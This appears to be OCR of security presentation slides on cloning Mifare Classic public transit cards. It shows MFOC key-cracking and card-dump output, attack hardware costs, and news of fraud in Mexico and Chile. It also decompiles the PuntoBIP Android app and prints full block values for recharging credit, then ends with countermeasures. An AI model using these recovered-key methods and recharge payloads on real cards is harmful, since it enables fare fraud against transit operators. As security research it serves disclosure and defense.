[Key: 000000000000] -> [/...............]
[Key: b0b1b2b3b4b5] -> [/...............]
[Key: 4d3a99c351dd] -> [/...............]
[Key: 1a982c7e459a] -> [/...............]
[Key: aabbccddeeff] -> [/...............]
[Key: 714c5c886e97] -> [/...............]
[Key: 587ee5f9350f] -> [/...............]
[Key: a0478cc39091] -> [/...............]
[Key: 533cb6c723f6] -> [/...............]
[Key: 8fd0a4f256e9] -> [/...............]

Sector 00 -  FOUND_KEY   [A]  Sector 00 -  UNKNOWN_KEY [B]
Sector 01 -  UNKNOWN_KEY [A]  Sector 01 -  UNKNOWN_KEY [B]
Sector 02 -  UNKNOWN_KEY [A]  Sector 02 -  UNKNOWN_KEY [B]
Sector 03 -  UNKNOWN_KEY [A]  Sector 03 -  UNKNOWN_KEY [B]
Sector 04 -  UNKNOWN_KEY [A]  Sector 04 -  UNKNOWN_KEY [B]
Sector 05 -  UNKNOWN_KEY [A]  Sector 05 -  UNKNOWN_KEY [B]
Sector 06 -  UNKNOWN_KEY [A]  Sector 06 -  UNKNOWN_KEY [B]
Sector 07 -  UNKNOWN_KEY [A]  Sector 07 -  UNKNOWN_KEY [B]
Sector 08 -  UNKNOWN_KEY [A]  Sector 08 -  UNKNOWN_KEY [B]
Sector 09 -  UNKNOWN_KEY [A]  Sector 09 -  UNKNOWN_KEY [B]
Sector 10 -  UNKNOWN_KEY [A]  Sector 10 -  UNKNOWN_KEY [B]
Sector 11 -  UNKNOWN_KEY [A]  Sector 11 -  UNKNOWN_KEY [B]
Sector 12 -  UNKNOWN_KEY [A]  Sector 12 -  UNKNOWN_KEY [B]
Sector 13 -  UNKNOWN_KEY [A]  Sector 13 -  UNKNOWN_KEY [B]
Sector 14 -  UNKNOWN_KEY [A]  Sector 14 -  UNKNOWN_KEY [B]
Sector 15 -  UNKNOWN_KEY [A]  Sector 15 -  UNKNOWN_KEY [B]
```

Running MFOC Second Time

bilhete — bash — 138×51

```
Using sector 00 as an exploit sector
Sector: 1, type A, probe 0, distance 15803 .....
Sector: 1, type A, probe 1, distance 15749 .....
Sector: 1, type A, probe 2, distance 15807 .....
Sector: 1, type A, probe 3, distance 15809 .....
Sector: 1, type A, probe 4, distance 15751 .....
Sector: 1, type A, probe 5, distance 15701 .....
Found Key: A [39[redacted]d4]
Sector: 2, type A, probe 0, distance 15705 .....
Sector: 2, type A, probe 1, distance 15747 .....
Sector: 2, type A, probe 2, distance 15753 .....
Sector: 2, type A, probe 3, distance 15747 .....
Sector: 2, type A, probe 4, distance 15701 .....
Sector: 2, type A, probe 5, distance 15809 .....
Sector: 2, type A, probe 6, distance 15807 .....
Sector: 2, type A, probe 7, distance 15701 .....
Sector: 2, type A, probe 8, distance 15601 .....
Sector: 2, type A, probe 9, distance 15701 .....
Sector: 2, type A, probe 10, distance 15751 .....
Found Key: A [91[redacted]1d]
Sector: 3, type A, probe 0, distance 15807 .....
Sector: 3, type A, probe 1, distance 15653 .....
Sector: 3, type A, probe 2, distance 15851 .....
Found Key: A [3f[redacted]75]
Sector: 4, type A, probe 0, distance 15697 .....
Found Key: A [d9[redacted]01]
Sector: 5, type A, probe 0, distance 15849 .....
Sector: 5, type A, probe 1, distance 15809 .....
Sector: 5, type A, probe 2, distance 15755 .....
Sector: 5, type A, probe 3, distance 15807 .....
Sector: 5, type A, probe 4, distance 15753 .....
Sector: 5, type A, probe 5, distance 15747 .....
Sector: 5, type A, probe 6, distance 15809 .....
Found Key: A [46[redacted]1d]
Sector: 6, type A, probe 0, distance 15755 .....
Sector: 6, type A, probe 1, distance 15703 .....
Sector: 6, type A, probe 2, distance 15703 .....
Sector: 6, type A, probe 3, distance 15851 .....
Sector: 6, type A, probe 4, distance 15851 .....
Found Key: A [fd[redacted]4d]
Sector: 7, type A, probe 0, distance 15699 .....
Sector: 7, type A, probe 1, distance 15809 .....
Sector: 7, type A, probe 2, distance 15851 .....
Sector: 7, type A, probe 3, distance 15749 .....
Sector: 7, type A, probe 4, distance 15751 .....
Found Key: A [af[redacted]32]
Sector: 8, type A
Found Key: A [af[redacted]32]
Sector: 9, type A, probe 0, distance 15497 .....
Sector: 9, type A, probe 1, distance 15803 .....
```


Running MFOC Second Time

bilhete — bash — 138×51

```
Sector: 14, type B, probe 12, distance 15395 .....
Sector: 14, type B, probe 13, distance 15353 .....
Sector: 14, type B, probe 14, distance 15305 .....
Sector: 14, type B, probe 15, distance 15399 .....
Found Key: B [97[redacted]8d]
Sector: 15, type B, probe 0, distance 15497 .....
Sector: 15, type B, probe 1, distance 15301 .....
Sector: 15, type B, probe 2, distance 15457 .....
Found Key: B [[redacted]]
Auth with all sectors succeeded, dumping keys to a file!
Block 63, type A, key b8[redacted]dd :00  00  00 [redacted] 00  00  00
Block 62, type A, key b8[redacted]dd :f8  ff  ff [redacted] ff  00  ff
Block 61, type A, key b8[redacted]dd :00  00  00 [redacted] 2c  99  70
Block 60, type A, key b8[redacted]dd :00  00  00 [redacted] 2c  a4  8c
Block 59, type A, key c5[redacted]e7 :00  00  00 [redacted] 00  00  00
Block 58, type A, key c5[redacted]e7 :00  00  00 [redacted] 00  00  00
Block 57, type A, key c5[redacted]e7 :00  00  00 [redacted] 00  00  00
Block 56, type A, key c5[redacted]e7 :00  00  00 [redacted] 00  00  00
Block 55, type A, key fd[redacted]3d :00  00  00 [redacted] 00  00  00
Block 54, type A, key fd[redacted]3d :00  00  00 [redacted] 00  00  00
Block 53, type A, key fd[redacted]3d :00  00  00 [redacted] 00  00  00
Block 52, type A, key fd[redacted]3d :00  00  00 [redacted] 00  00  00
Block 51, type A, key af[redacted]32 :00  00  00 [redacted] 00  00  00
Block 50, type A, key af[redacted]32 :00  00  00 [redacted] 00  00  00
Block 49, type A, key af[redacted]32 :41  18  00 [redacted] 00  00  00
Block 48, type A, key af[redacted]32 :31  0c  00 [redacted] 00  00  00
Block 47, type A, key 42[redacted]7c :00  00  00 [redacted] 00  00  00
Block 46, type A, key 42[redacted]7c :00  00  00 [redacted] 00  00  00
Block 45, type A, key 42[redacted]7c :00  00  00 [redacted] 00  00  00
Block 44, type A, key 42[redacted]7c :00  00  00 [redacted] 00  00  00
Block 43, type A, key 33[redacted]6f :00  00  00 [redacted] 00  00  00
Block 42, type A, key 33[redacted]6f :89  20  00 [redacted] 62  df  90
Block 41, type A, key 33[redacted]6f :89  20  00 [redacted] 62  df  90
Block 40, type A, key 33[redacted]6f :41  18  00 [redacted] 00  00  00
Block 39, type A, key c4[redacted]b1 :00  00  00 [redacted] 00  00  00
Block 38, type A, key c4[redacted]b1 :89  20  00 [redacted] 77  0a  ed
Block 37, type A, key c4[redacted]b1 :11  41  00 [redacted] b1  6d  77
Block 36, type A, key c4[redacted]b1 :31  0c  00 [redacted] 00  00  00
Block 35, type A, key af[redacted]32 :00  00  00 [redacted] 00  00  00
Block 34, type A, key af[redacted]32 :3a  00  64 [redacted] 00  fd  bc
Block 33, type A, key af[redacted]32 :05  68  29 [redacted] c1  12  00
Block 32, type A, key af[redacted]32 :21  05  90 [redacted] 43  0f  00
Block 31, type A, key af[redacted]32 :00  00  00 [redacted] 00  00  00
Block 30, type A, key af[redacted]32 :3a  00  64 [redacted] 00  fd  bc
Block 29, type A, key af[redacted]32 :05  68  29 [redacted] c1  12  00
Block 28, type A, key af[redacted]32 :21  05  90 [redacted] 43  0f  00
Block 27, type A, key fd[redacted]4d :00  00  00 [redacted] 00  00  00
Block 26, type A, key fd[redacted]4d :20  0b  2d [redacted] 01  2c  ab
Block 25, type A, key fd[redacted]4d :20  0b  32 [redacted] 01  c2  c2
Block 24, type A, key fd[redacted]4d :20  0b  32 [redacted] 01  c2  3a
Block 23, type A, key 46[redacted]1d :00  00  00 [redacted] 00  00  00
```

Creating a Clone

Turning it Mobile



Attack Cost

- RFID Reader (ACR122U) – U$ 56
  - (sufficient for reading / cracking / writing / cloning Mifare Classic Cards)
- Chinese UID Changeable Mifare – U$ 2
  - With those cards an attacker is able to create a perfect clone of any Mifare Classic card (including UID)
- Those Items can be easily bought in ebay.com or aliexpress.com from Thaiwan/China.

Cases South America – Mexico

Tarjetas clonadas, las vendían por internet

El Sistema de Transporte Colectivo Metro que conocía del fraude desde hace cuatro meses, interpuso una demanda en mayo y van tres detenidos; emprendió una modificación en su software

Me gusta 24 · Tweet 40 · g+1 0

30/08/2014 05:23 Francisco Pazos y Filiberto Cruz Monroy

COMPARTIR

E La comercialización y uso de estas tarjetas constituye un delito, por lo que el Sistema de Transporte Colectivo Metro emprendió acciones legales para detectar su venta y, principalmente, para frenar el uso en sus instalaciones.

30/08/2014 - http://www.excelsior.com.mx/comunidad/2014/08/30/979000

Cases South America – Chile

Android NFC hack allow users to have free rides in public transportation

By Dmitry Bestuzhev on October 21, 2014. 4:39 pm

VIRUS WATCH

ANDROID NFC PUBLIC TRANSPORTATION

Dmitry Bestuzhev
@dimitribest

"**Tarjeta BIP!**" is the electronic payment system used in Chile to pay for public transportation via NFC incorporated in the user's smartphone. Numerous projects enabling mobile NFC ticketing for public transportation have been already executed worldwide. This is a trend. It means that criminal minds should be interested in it. Moreover, they are.


More and more people keep talking about the feature of payments via **NFC**. The problem in this particular case is that somebody reversed the "Tarjeta BIP!" cards and found a means to re-charge them for free. So, on Oct. 16 the very first widely-available app for Android appeared, allowing users to load these transportation cards with 10k Chilean pesos, a sum equal to approximately $17 USD.

21/10/2014 - https://securelist.com/blog/virus-watch/67283/


Analyzing PuntoBIP! Application

MD5 (PuntoBIP.apk) = 06a676fd9b104fd12a25ee5bd1874176

Analyzing PuntoBIP! Application



Analyzing PuntoBIP! Application



Analyzing PuntoBIP! Application

```java
    public static void main(String []args){
        byte[] KEY_B_SECTOR_0 = { 31, [redacted], 9 };
        byte[] KEY_B_SECTOR_8 = { 100, [redacted], -62 };
        byte[] arrayOfByte1 = new byte[16];
        arrayOfByte1[0] = 16; arrayOfByte1[1] = 39;
        arrayOfByte1[4] = -17; arrayOfByte1[5] = -40;
        arrayOfByte1[6] = -1; arrayOfByte1[7] = -1;
        arrayOfByte1[8] = 16; arrayOfByte1[9] = 39;
        arrayOfByte1[12] = 33; arrayOfByte1[13] = -34;
        arrayOfByte1[14] = 33; arrayOfByte1[15] = -34;
        byte[] arrayOfByte2 = new byte[16];
        arrayOfByte2[0] = 16; arrayOfByte2[1] = 39;
        arrayOfByte2[4] = -17; arrayOfByte2[5] = -40;
        arrayOfByte2[6] = -1; arrayOfByte2[7] = -1;
        arrayOfByte2[8] = 16; arrayOfByte2[9] = 39;
        arrayOfByte2[12] = 34; arrayOfByte2[13] = -35;
        arrayOfByte2[14] = 34; arrayOfByte2[15] = -35;
        String res = "";
        String res2 = "";
        String res3 = "";
        String res4 = "";
        for (int i = 0; i < 6; i++) {
            res += String.format("%02X", KEY_B_SECTOR_0[i]);
            res2 += String.format("%02X", KEY_B_SECTOR_8[i]);
        }
        for (int i = 0; i < 16; i++) {
            res3 += String.format("%02X", arrayOfByte1[i]);
            res4 += String.format("%02X", arrayOfByte2[i]);
        }
        System.out.println("Key B Sector 0: " + res);
        System.out.println("Key B Sector 8: " + res2);
        System.out.println("Write to Block 21: " + res3);
        System.out.println("Write to Block 22: " + res4);
    }
}
```


$javac Decompiler.java 2>&1


Executing the program....

$java -Xmx128M -Xms16M Decompiler


```
Key B Sector 0: 1F[redacted]09
Key B Sector 8: 64[redacted]C2
Write to Block 21: 10270000EFD8FFFF1027000021DE21DE
Write to Block 22: 10270000EFD8FFFF1027000022DD22DD
```

Analyzing PuntoBIP! Application





Analyzing PuntoBIP! Application



Problems Identified only analyzing PuntoBIP.apk

- The Tarjeta Bip! system fail in various points:
  - The value of the credit is in clear-text.
  - All cards have the same key (at least for the sectors 0 and 8) turning any card easy to clone (by an Android with NFC for example).
  - Since the card don't utilizes the UID of card to anything in the card content (validation, keys generation or crypto). The common Mifare Card (UID Read-only) can be used to clone valid cards.

Countermeasures Against Proximity Cloning

- Utilize a whitelist of all UIDs allowed in the system.
- Utilize the UID of the card to cipher his content and generate his keys.
  - That way every card in the system will have different keys.
- With this approach the system will avoid random UID cards with valid content.

Countermeasures Against Restoring Dump

- Anti-cloning protection doesn't work against dumping the whole card - when you decide to “charge” your card and restore the dump with original credit (UID remains the same)
  - Countermeasure #1 – use “decrement counter” protection (it's only “workaround”)
  - Countermeasure #2 – store some values of card when it’s used (UID, decrement counter, credit value, last recharge, card number, etc…) and create a system to validate those values crossing its infos. When a fraud is detected add the UID to a blacklist.

“Decrement-counter” workaround

- “Decrement counter” (initially set to 0xffffffff), keys A/B have permissions only for decrementing counter and cannot be changed.
- Content of card (with passenger credit) is encrypted/hashed with card UID, decrement counter and private key.
- Don’t protect against UID Changeable cards.

Conclusions

- Some obvious facts:
  - The use of Mifare Classic Cards for any system gives the fake sensation of security because it's cracked since 2007 and exists public exploits since 2009 that allows anyone to clone/copy those cards as demonstrated.
  - The unique effective solution is exchange all cards in circulation by more secure cards. (Ex: Mifare Plus/DESfire) Other approaches are only workarounds.